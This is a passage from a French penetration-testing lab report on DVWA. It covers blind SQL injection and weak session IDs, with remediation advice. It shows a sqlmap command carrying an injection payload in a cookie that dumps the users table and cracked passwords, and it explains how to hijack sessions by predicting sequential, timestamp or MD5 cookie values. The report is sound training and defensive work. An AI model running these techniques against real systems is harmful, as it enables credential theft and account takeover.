# sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/" --cookie="id
=1%27and%201%3D0%23; PHPSESSID=00c083620d56fa01d71394407da91b2c; security=high
" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump

{1.10.6#stable}
https://sqlmap.org
```


```
[13:35:46] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password                                     |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[13:35:47] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[13:35:47] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times
[13:35:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'

[*] ending @ 13:35:47 /2026-09-19/
```

Impossible Security

Le niveau **Impossible** met en œuvre un modèle de **défense en profondeur** combinant trois couches de sécurité distinctes pour neutraliser totalement l'injection SQL aveugle et l'automatisation.



```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
    $exists = false;

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if( is_numeric( $id ) ) {
        $id = intval( $id );
        switch ( $_DVWA[ 'SQLI_DB' ] ) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id)' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();

                $exists = $data->rowCount();
                break;
            case SQLITE:
                global $sqlite_db_connection;

                $stmt = $sqlite_db_connection->prepare( 'SELECT COUNT(first_name) AS numrows FROM users WHERE user_id = (:id)' );
                $stmt->bindValue( ':id', $id, SQLITE3_INTEGER );
                $result = $stmt->execute();
                $result->finalize();
                if ( $result == false ) {
                    $exists = false;
                }
            }
        }
    }
}
```

Analyse des couches de protection :

1. **Requêtes préparées avec PDO (Prepared Statements) :** La requête SQL est pré-compilée par le serveur SGBD (`$db->prepare(...)`). Le paramètre `:id` est lié séparément via `bindParam()` avec l'indicateur de type `PDO::PARAM_INT`. Le moteur de base de données traite l'entrée exclusivement comme une valeur littérale et non comme du code exécutable.
2. **Typage strict et validation de la donnée (`is_numeric` + `intval`) :**
 - `is_numeric($id)` valide que l'entrée ne contient que des chiffres.
 - `intval($id)` effectue un transtypage (cast) forcé en entier. Toute tentative d'injection contenant des guillemets (`'`), des espaces ou des instructions SQL (`AND`, `OR`, `UNION`) est immédiatement rejetée ou convertie en la valeur numérique 0.
3. **Protection Anti-CSRF (`checkToken`) :** Un jeton à usage unique (`user_token`) est vérifié à chaque requête et régénéré à l'affichage du formulaire (`generateSessionToken()`). Cela bloque les attaques par falsification de requête intersites (CSRF) et complique considérablement l'automatisation par des outils comme `sqlmap`.

3.8.3. Impact technique

L'exploitation d'une injection SQL aveugle compromet directement l'ensemble des piliers de la sécurité :

- **Confidentialité (Critique)** : Extraction intégrale des données sensibles (identifiants, hashes de mots de passe) par inférence binaire ou temporelle.
- **Intégrité (Élevé)** : Altération, ajout ou suppression d'enregistrements en base si le compte SGBD possède les droits d'écriture (UPDATE, DELETE, INSERT).
- **Disponibilité (Moyen)** : Dénî de service (DoS) du serveur de base de données provoqué par l'exécution de requêtes lourdes ou de délais répétés (SLEEP()).
- **Compromission Système / RCE (Élevé)** : Possibilité de déposer un Web Shell et d'exécuter des commandes à distance si la base de données dispose des privilèges d'écriture sur le disque (INTO OUTFILE).

3.8.4. Recommandations de Remédiations

Pour corriger définitivement la vulnérabilité d'**Injection SQL Aveugle (Blind SQLi)** et renforcer la sécurité globale de l'application, les mesures correctives suivantes doivent être appliquées :

1. Utilisation systématique des Requetes Préparées (*Prepared Statements*)

- **Principe** : Séparer strictement la logique de la commande SQL des données manipulées par l'utilisateur.
- **Mise en œuvre** : Employer des API sécurisées telles que **PDO** ou **MySQLi** avec liaison explicite des paramètres (bind_param ou bindParam). Les métacaractères SQL (' , " , -- , #) injectés dans les variables sont ainsi traités comme des littéraux et non comme des instructions.

2. Validation et Transtypage Strict des Entrées (*Input Validation & Casting*)

- **Principe** : Valider le format et le type attendu pour chaque donnée entrante (GET, POST, Cookie, Headers).
- **Mise en œuvre** : Appliquer un contrôle de type strict (ex. is_numeric() ou intval() pour les identifiants numériques). Si la valeur reçue ne correspond pas au format attendu, la requête doit être immédiatement rejetée sans solliciter la base de données.

3. Principe du Moindre Privilège (*Least Privilege*) sur le SGBD

- **Principe** : Limiter les droits accordés au compte utilisateur de la base de données connecté à l'application web.
- **Mise en œuvre** : Révoquer les privilèges d'administration (SUPER, FILE, GRANT). Restreindre l'accès aux vues système telles que information_schema ou sys lorsque cela est possible, afin de compliquer l'étape de reconnaissance lors d'une attaque.

4. Défense en Profondeur et Durcissement Applicatif

- **Jetons Anti-CSRF** : Intégrer des jetons uniques et éphémères dans les formulaires pour contrecarrer la relecture automatique par des scanners de vulnérabilités (sqlmap).
- **Déploiement d'un WAF (Web Application Firewall)** : Configurer un pare-feu applicatif pour détecter et bloquer les motifs d'injection courants dans les entêtes HTTP et les paramètres d'entrée.
- **Hachage Robuste des Mots de Passe** : Remplacer les algorithmes obsolètes (ex. MD5, SHA1) par des fonctions de hachage lentes et salées (**Argon2id** ou **Bcrypt**).

3.9. Module : Weak Session

3.9.1. Description de la vulnérabilité

La vulnérabilité **Weak Session IDs** (identifiants de session faibles) survient lorsqu'une application web génère des jetons de session ou des cookies de manière prévisible ou insuffisante en terme de complexité.

Au lieu d'utiliser un générateur aléatoire cryptographiquement sécurisé (CSPRNG), l'application s'appuie sur des mécanismes simplistes tels que :

- Des valeurs séquentielles incrémentées (1, 2, 3...).
- Des horodatages système (timestamps).
- Des encodages ou hachages basiques de données connues (ex. MD5 d'un identifiant).


Impact principal : Un attaquant peut prédire ou calculer les identifiants de session d'autres utilisateurs connectés pour usurper leur compte (**Session Hijacking**) sans avoir besoin de connaître leur mot de passe.

3.9.2. Vecteur d'attaque et exploitation

Low Security

1. Analyse du code source

Le code PHP utilise une variable de session `last_session_id` initialisée à 0 et l'incrémente de 1 (++) à chaque requête POST. Cette valeur entière séquentielle est attribuée directement au cookie `dwvaSession` via `setcookie()`.




```
<?php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```


2. Observation du trafic HTTP (Burp Suite)

L'interception des requêtes HTTP confirme la prédictibilité du jeton :

- **Requête 1** : Transmission du cookie dvwaSession=1.



- **Requête 2** : Transmission du cookie dvwaSession=2.



3. Exploitation

Comme la valeur du cookie suit une logique incrémentale basique (\$+1\$) :


- **Prédiction** : L'attaquant identifie instantanément la séquence numérique.
- **Usurpation (Session Hijacking)** : Il lui suffit de modifier la valeur du cookie dvwaSession dans son navigateur (ex. en essayant dvwaSession=3, dvwaSession=4, etc.) pour prendre le contrôle de la session d'un autre utilisateur connecté.

Medium Security

1. Analyse du code source


Le code PHP génère la valeur du cookie directement à l'aide de la fonction time() : \$cookie_value = time();

L'identifiant de session correspond donc au timestamp Unix courant (le nombre de secondes écoulées depuis le 1er janvier 1970).




2. Observation du trafic et décodage

- **Burp Suite** : Interception du cookie `dwwaSession=1790011957`.



- **Epoch Converter** : La conversion du timestamp confirme qu'il s'agit d'une date lisible (21 septembre 2026 à 17:32:37 UTC).



3. Exploitation

La valeur du cookie est prévisible et liée uniquement au temps :

- **Prédiction temporellement limitée** : Si l'attaquant connaît l'heure approximative à laquelle la victime a cliqué sur le bouton ou s'est connectée, la plage d'essais se réduit à quelques secondes.
- **Brute-force (Burp Intruder)** : Il suffit de tester une séquence de valeurs numériques correspondant aux timestamps des secondes environnantes pour usurper la session active.

High Security

1. Analyse du code source

Le code PHP incrémente un compteur séquentiel (`last_session_id_high++`) et applique la fonction de hachage `md5()` sur la valeur produite :

```
$cookie_value = md5($_SESSION['last_session_id_high']);
```





2. Observation et décodage du trafic HTTP



L'analyse des réponses HTTP interceptées dans Burp Suite et vérifiées via un dictionnaire de hachage confirme le mécanisme :

- **Première réponse** : Le serveur définit `dvwaSession=a87ff679a2f3e71d9181a67b7542122c`, qui correspond au hash MD5 du chiffre 4.

107



- **Seconde réponse** : Le serveur définit dvwaSession=e4da3b7fbbce2345d7772b0674a318d5, qui correspond au hash MD5 du chiffre 5.



3. Exploitation

L'application d'un hachage MD5 sans sel (salt) sur une suite logique d'entiers relève de la simple obfuscation :

- **Prédiction** : L'attaquant génère localement la liste des empreintes MD5 des entiers suivants (md5(6), md5(7), etc.).
- **Usurpation** : Il lui suffit de remplacer la valeur du cookie dvwaSession par l'un de ces hashes pour accéder aux sessions des autres utilisateurs.

Impossible Security

Le niveau Impossible corrige définitivement la vulnérabilité de prédiction d'identifiants de session en générant un jeton aléatoire cryptographiquement sécurisé via la fonction `bin2hex(random_bytes(20))`, ce qui fournit 160 bits d'entropie et rend toute tentative de prédiction ou de force brute techniquement irréaliste. De plus, la configuration du cookie `dvwaSession` via `setcookie` restreint son périmètre au chemin de l'application tout en activant le fanion `Secure` pour exiger un transit chiffré sous HTTPS et le fanion `HttpOnly` pour interdire la lecture du cookie par des scripts JavaScript côté client, immunisant ainsi la session contre le vol par faille XSS.

Weak Session IDs Source
vulnerabilities/weak_id/source/impossible.php

```
<?php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = bin2hex(random_bytes(20));
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
}
?>
```

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1357	http://localhost	POST	/DVWA/vulnerabilities/weak_id/			200	4491	HTML	php	Vulnerability: Weak Se...		✓	127.0.0.1	dvwaSession=4f...	21:04:09.21...	8080	187

Request

```
1 POST /DVWA/vulnerabilities/weak_id/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/weak_id/
12 Cookie: PHPSESSID=6eff878c2f1ef5301cb025e7e3dd94b6; security=impossible
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 21 Sep 2026 19:04:17 GMT
3 Server: Apache/2.4.68 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dvwaSession=4fbb229e613616d2c8de2ae65410c89bbdfdb6; expires=Mon, 21 Sep 2026 20:04:17 GMT; Max-Age=3600; path=/vulnerabilities/weak_id/; domain=localhost; secure; HttpOnly
8 Vary: Accept-Encoding
